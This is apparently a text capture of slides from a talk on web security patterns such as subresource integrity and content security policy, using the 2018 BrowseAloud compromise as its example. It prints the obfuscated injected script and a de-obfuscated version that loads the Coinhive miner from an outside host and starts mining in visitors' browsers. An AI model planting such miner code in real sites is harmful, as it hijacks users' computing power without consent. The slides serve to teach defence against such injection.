Modern Web Security Patterns

Chad Hollman
Analyst, County of Sacramento Department of Technology

Current Issues of Web Development Security

Subresource Integrity Checking

Content Security Policies

HTTP Public Key Pinning

Certificate Authorization Authority

Security Contacts Standard

Current Issues of Web Development Security

Subresource Integrity Checking

Content Security Policies

Expect Certificate Transparency

Certificate Authorization Authority

Security Contacts Standard

Current Issues of Web Development Security

Subresource Integrity Checking

Content Security Policies


Expect Certificate Transparency

Certificate Authorization Authority

Security Contacts Standard

Current Issues of Web Development Security

Government, health-care, and education web sites with an embedded crypto-miner



2 37 59

Show this thread

Scott Helme @Scott_Helme · Feb 11, 2018

The Student Loan Company here in the UK:

Student Loans Company
ARCUS SLC'S LGBT+ NETWORK
Student Loans Company
Contact Freedom of Information Suppliers Sitemap Accessibility Terms of use Links Cookies
Elements Console Sources Network Performance Memory Application Security Audits HTTPS Everywhere
Console Search What's New
top Filter Default levels Group similar

```
GET https://cdn4.userzoom.com/trueintent/js/uz_til.js?cuid=... net::ERR_BLOCKED_BY_CLIENT
▶A parser-blocking, cross site (i.e. different eTLD+1) script, https://coinhive.com/lib/coinhive.min.js?rnd=0.3305516363858952, is invoked via document.write. The network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See https://www.chromestatus.com/feature/5718547946799104 for more details.
▶GET https://coinhive.com/lib/coinhive.min.js?rnd=0.3305516363858952 net::ERR_BLOCKED_BY_CLIENT
▶Uncaught ReferenceError: CoinHive is not defined
    at (index):63
```

8 64 88

Show this thread

Scott Helme @Scott_Helme · Feb 11, 2018

It's also on @uscourts!

Current Issues of Web Development Security

Obfuscated javascript with crypto-miner

```
/* [Warning] Do not copy or self host this file, you will not be supported *//*
BrowseAloud Plus v2.5.0 (13-09-2017) */

window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]("\x3c\x73\x63
\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70
\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73\x3a\x2f\x2f\x63\x6f\x69\x6e\x68\x69\x76
\x65\x2e\x63\x6f\x6d\x2f\x6c\x69\x62\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x6d
\x69\x6e\x2e\x6a\x73\x3f\x72\x6e\x64\x3d"+window["\x4d\x61\x74\x68"]["\x72\x61\x
6e\x64\x6f\x6d"]()+"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e");window["\x64\
x6f\x63\x75\x6d\x65\x6e\x74"]["\x77\x72\x69\x74\x65"]('\x3c\x73\x63\x72\x69\x70\
x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43
\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79 \x3e \x31\x29\x7b \x76\x61\x72
\x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
```

Current Issues of Web Development Security

De-obfuscated crypto-miner

```
window["document"]["write"]("write type='text/javascript'
src='https://coinhive.com/lib/coinhive.min.js?rnd="+window["Math"]["random"]()+"
'></script>");window["document"]["write"]('<script> if
(navigator.hardwareConcurrency > 1){ var cpuConfig = {threads:
Math.round(navigator.hardwareConcurrency/3),throttle:0.6}} else { var cpuConfig
= {threads: 8,throttle:0.6}} var miner = new
CoinHive.Anonymous(\'1GdQGpY1pivrGlVHSp5P2IIr9cyTzzXq\',
cpuConfig);miner.start();</script>');
```

Current Issues of Web Development Security

Subresource Integrity Checking

Content Security Policies

Expect Certificate Transparency


Certificate Authorization Authority

Security Contacts Standard

How do they work?


It’s really easy

browser requests external resource



browser requests external resource


cdn returns resource



browser requests external resource

cdn returns resource

browser hashes returned resource




browser requests external resource

cdn returns resource

browser hashes returned resource

browser compares hash against integrity attribute in tag




browser requests external resource

cdn returns resource

browser hashes returned resource

browser compares hash against integrity attribute in tag

content is loaded



browser requests external resource

cdn returns resource

browser hashes returned resource

